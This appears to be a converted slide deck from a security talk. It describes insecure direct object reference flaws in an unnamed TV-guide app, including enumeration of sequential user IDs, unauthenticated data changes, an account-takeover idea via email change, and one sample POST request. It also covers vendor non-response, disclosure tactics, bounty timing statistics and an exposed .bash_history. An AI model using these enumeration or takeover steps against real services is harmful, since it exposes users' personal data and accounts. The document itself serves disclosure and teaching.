
dsopas

# COMPANY Z

---

Response:

```
{"users": [{"id": "228522466", "roomid": "0", "name": "NOS Portugal Digital", "zipcode": "3080", "headendid": "326658X", "mso": "NOS, SGPS, S.A.", "hdpreference": "B", "age": "34", "sex": "M", "hubid": "H_SM_EU_a9311c6f0abf8128d0ac99f36833d1bba106ef57", "langpreference": "en,pt", "tiers": "0,1,2", "udid": "H_SM_EU_a9311c6f0abf8128d0ac99f36833d1bba106ef57", "country": "PT", "applang": "en", "deviceType": "Handset", "deviceModel": "GT-I9195", "timezone": "WET"}]}
```



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# COMPANY Z

---

User ID is a sequential number and with a simple script I could enumerate all the users.

What info could I get?

- Age
- TV operator
- Sex
- Country
- Device model
- etc...



# COMPANY Z

```
C:\WINDOWS\system32\cmd.exe
C:\Python34>python [REDACTED].py
Enter [REDACTED] ID: 228522466
b'{"users": [{"id": "228522466", "roomid": "0", "name": "TDT - National Lineup Portugal", "ota": "1 OTA Broadcast", "zipcode": "3080", "headendid": "326659Y", "mso": "MEO-Servicos de Comunicacoes", "hdpreference": "B", "age": "17", "sex": "F", "hubid": "H_SM_EU_a9311c6f0abf8128d0ac99f36833d1bba106ef57", "langpreference": "en_pt", "tiers": "0,1,2", "udid": "H_SM_EU_a9311c6f0abf8128d0ac99f36833d1bba106ef57", "country": "PT", "applang": "en", "deviceType": "Handset", "deviceModel": "GT-I9195", "timezone": "WET"}]}
```




# COMPANY Z

---

But the most dangerous security issue that I found was the possibility to modify any user data **without HTTPS and any authorization.**

I wrote a proof-of-concept in Python that can modify any user data on the application. Even corrupting it.



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# COMPANY Z

---

So I start playing with it, checking what would be funny to  
PoC:

Favorite movies

Change email <- And then recover the pass /\* account  
takeover \*/

**Add channels to rooms**



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
# COMPANY Z

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
Add channels

POST [https://companyz/schedules/addchannels/228522466?  
roomid=3](https://companyz/schedules/addchannels/228522466?roomid=3)

id=38394





I wonder what  
channel is this id...



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# COMPANY Z



Victim turns the TV (who has the room id 3)



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# COMPANY Z

---



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# COMPANY Z

## Vendor response

Email -> FALSE

Support Ticket -> FALSE

Twitter -> TRUE

10-03-2015 First Contact

10-03-2015 Company Z forwarded the email to security team

23-03-2015 No reply so far, asked for an update

30-04-2015 No reply... Asked for an update again

19-06-2015 No reply... Third request of an update

05-11-2015 8 months without reply...

18-11-2015 Notified in Twitter that they update the app...

Today, most issues remain insecure :-/




# RESPONSIBLE DISCLOSURE

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Do you know what was my biggest issue?


Where the f\* is the security contact of the company?



# RESPONSIBLE DISCLOSURE

## Contact stats

Email -> 2/10 reply  
Twitter -> 8/10 reply  
Linkedin -> 8/10 reply  
Phone -> 3/10 reply  
Support ticket -> 1/10 reply



Social networks were the most successful way to contact vendors




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# RESPONSIBLE DISCLOSURE

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If you think about it, it makes sense. Why?

- In the case of Twitter, the posts are public. No reply can lead to bad publicity
- In case of Linkedin, you try to reach the security people or C-Level.
- Didn't try to use Facebook... Because I don't use it.




# RESPONSIBLE DISCLOSURE

---

## How to

- First contact with a small introduction of myself and request a security contact
- After first interaction, send the full report with all the information (executive summary with CVSS, PoC with screenshots/video, vulnerabilities references, recommendations for fixing it, ....)
- Depending on the severity - request a update monthly
- If 90 days have passed, send a last communication regarding full disclosure



# RESPONSIBLE DISCLOSURE

This also happens in BBAP

## US Dep. Defense

### Response Efficiency

**3 days**

Average time to first response

**5 months**

Average time to resolution

## Yelp

### Response Efficiency

**2 days**

Average time to first response

**7 months**

Average time to resolution

**7 months**

Average time to bounty

## Agoda

### Response Efficiency

**3 days**

Average time to first response

**11 months**

Average time to resolution

**about 1 year**

Average time to bounty

## Imgur

### Response Efficiency

**3 days**

Average time to first response

**9 months**

Average time to resolution

**about 1 year**

Average time to bounty

## Udemy

### Response Efficiency

**2 months**


Average time to first response

**7 months**

Average time to resolution

**3 months**


Average time to bounty



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# BOUNTIES

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# RESPONSIBLE DISCLOSURE

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Why I didn't disclosed the names of Company X, Y and Z in this talk?

- IMO they don't deserve the time or the publicity
- Many of my clients are still using it (against my advice - argh!)
- Two of them asked me not to /\* legal issues \*/




# BONUS

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One of the most popular sites in Portugal left the **.bash\_history** accessible to public

```
php /var/www/html/feeds/desporto/redacted.php  
php /var/www/html/noticias/php/desporto/redacted_hora.php  
(...)  
ssh redacted  
345ReDaCtEd  
(...)  
cp config.php config.00.txt  
(...)  
mail REDACTED@redacted.pt  
(...)  
ncftp -u web rlweb1
```



# BONUS

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
## Vendor response

Email -> FALSE

Support Ticket -> FALSE

Twitter -> FALSE


I tried everything and nothing!



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# QUESTIONS

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


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# THANK YOU

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Enjoy life and have fun!



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